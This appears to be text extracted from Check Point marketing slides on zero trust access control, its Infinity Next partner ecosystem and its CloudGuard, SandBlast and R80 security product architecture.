
On-device
Runtime
Protection

Check Point
SOFTWARE TECHNOLOGIES

ZERO TRUST PEOPLE
USER-AWARE ACCESS CONTROL AS A SERVICE

SSO & MFA

CONTEXT INSPECTION

SECURITY POSTURE

Ping ID

CISCO ISE

AD okta

✅ JIRA

✅ Jenkins

✅ Corporate Portal

❌ Financial App

❌ Purchasing App

❌ CRM

SEEMLESS USER EXPERIENCE

ZERO-DAY PHISHING SITE **PREVENTED**!

CHECK POINT INFINITY NEXT
Cybersecurity Ecosystem

☁ CLOUD
- aws
- cisco
- Microsoft Azure
- vmware
- AVANAN
- ORACLE CLOUD
- Google Cloud
- ARISTA
- Alibaba Cloud
- GuardiCore
- servicenow
- KVM
- openstack
- CloudPassage
- Twistlock
- Skyhigh
- ManagedMethods
- nuage networks From Nokia

📱 MOBILE
- Acronis
- MobileIron
- Intune
- BlackBerry UEM
- airwatch
- COMMUNITAKE
- citrix XenMobile
- MaaS360 by Fiberlink, an IBM company
- ERICOM Access Done Right
- SAP
- Skycure
- FancyFon
- SOPHOS

🏢 NETWORK
- McAfee Together is power.
- CYBERARK
- RSA READY
- tripwire
- Accellion
- OneSpan Be bold. Be secure.
- ForeScout
- Carbon Black.
- velocloud
- POSITIVE TECHNOLOGIES
- portnox
- gemalto security to be free
- Menlo Security
- CyberX
- A10
- ics²
- OPSWAT
- okta
- SECUREPUSH
- SECURITY MATTERS
- Attivo NETWORKS
- radware
- INFOBAY Send.Receive.Secure.
- silver peak
- ERPScan
- FEITIAN WE BUILD SECURITY
- Gigamon

THREATCLOUD
Shared Threat Intelligence
- NetClean
- CYBER THREAT ALLIANCE
- PHISHLABS Prevent. Defend. Fight back.
- Intsights Detect. Analyze. Remediate.
- SIXGILL Your Eyes in the Dark Web
- ZEROFOX
- Malware Patrol
- geoedge Add Integrity
- SenseCy Sensing Cyber
- mnemonic
- Infoblox CONTROL YOUR NETWORK
- Blueliv.
- sentrybay
- FLASHPOINT
- Cyberint Protection Beyond the Perimeter

💻 MANAGEMENT
- splunk>
- algosec
- tufin
- Trustwave
- ArcSight
- REDSEAL
- Symantec
- eIQ networks
- LogRhythm
- netIQ Work Smarter.
- BLACKSTRATUS
- ManageEngine
- FIREMON
- eIQ networks
- aruba a Hewlett Packard Enterprise company
- indeni
- SKYBOX SECURITY
- WAVECREST
- solarwinds

CHECK POINT INFINITY NEXT

SECURITY ARCHITECTURE

THREATCLOUD
Shared Threat Intelligence

R80
Unified Security Management

CLOUD

CloudGuard Dome9 — Cloud Posture Management

CloudGuard LOG.IC — Network Traffic Analysis

CloudGuard Workload — Runtime Workload Protection

CloudGuard SaaS — SaaS, Email Security

CloudGuard IaaS — Cloud Access Control, Prevention

CloudGuard Edge / CloudGuard Connect — Branch Threat Prevention

Multi & Hybrid Cloud

SD-WAN

NETWORK

SandBlast NETWORK

Headquarters
- Access Control
- Data Protection
- Multi Layered Security
- Advanced Threat Prevention

Branch
- Access Control
- Multi Layered Security
- Advanced Threat Prevention
- Wi-Fi, DSL, PPoE Ready

MOBILE

SandBlast MOBILE
- App Protection
- Network Protection
- Device Protection

Capsule WorkSpace/Docs
- Remote Access
- Secure Business Data
- Protect Docs Everywhere

INTERNET of THINGS
Risk Analysis, Auto Segmentation, Threat Prevention

ENDPOINT

SandBlast AGENT
- Threat Prevention
- Anti-Ransomware
- Forensics

Access/Data Security
- Access Control
- Secure Media
- Secure Documents

And Finally... some travel tips.

1 Zero Trust keeps us safer

2 Implementation should be
practical and easy to consume

3 Better Security Matters

Check Point
SOFTWARE TECHNOLOGIES

STAY
SAFE

AND

TRUST

NO ONE *or Anything*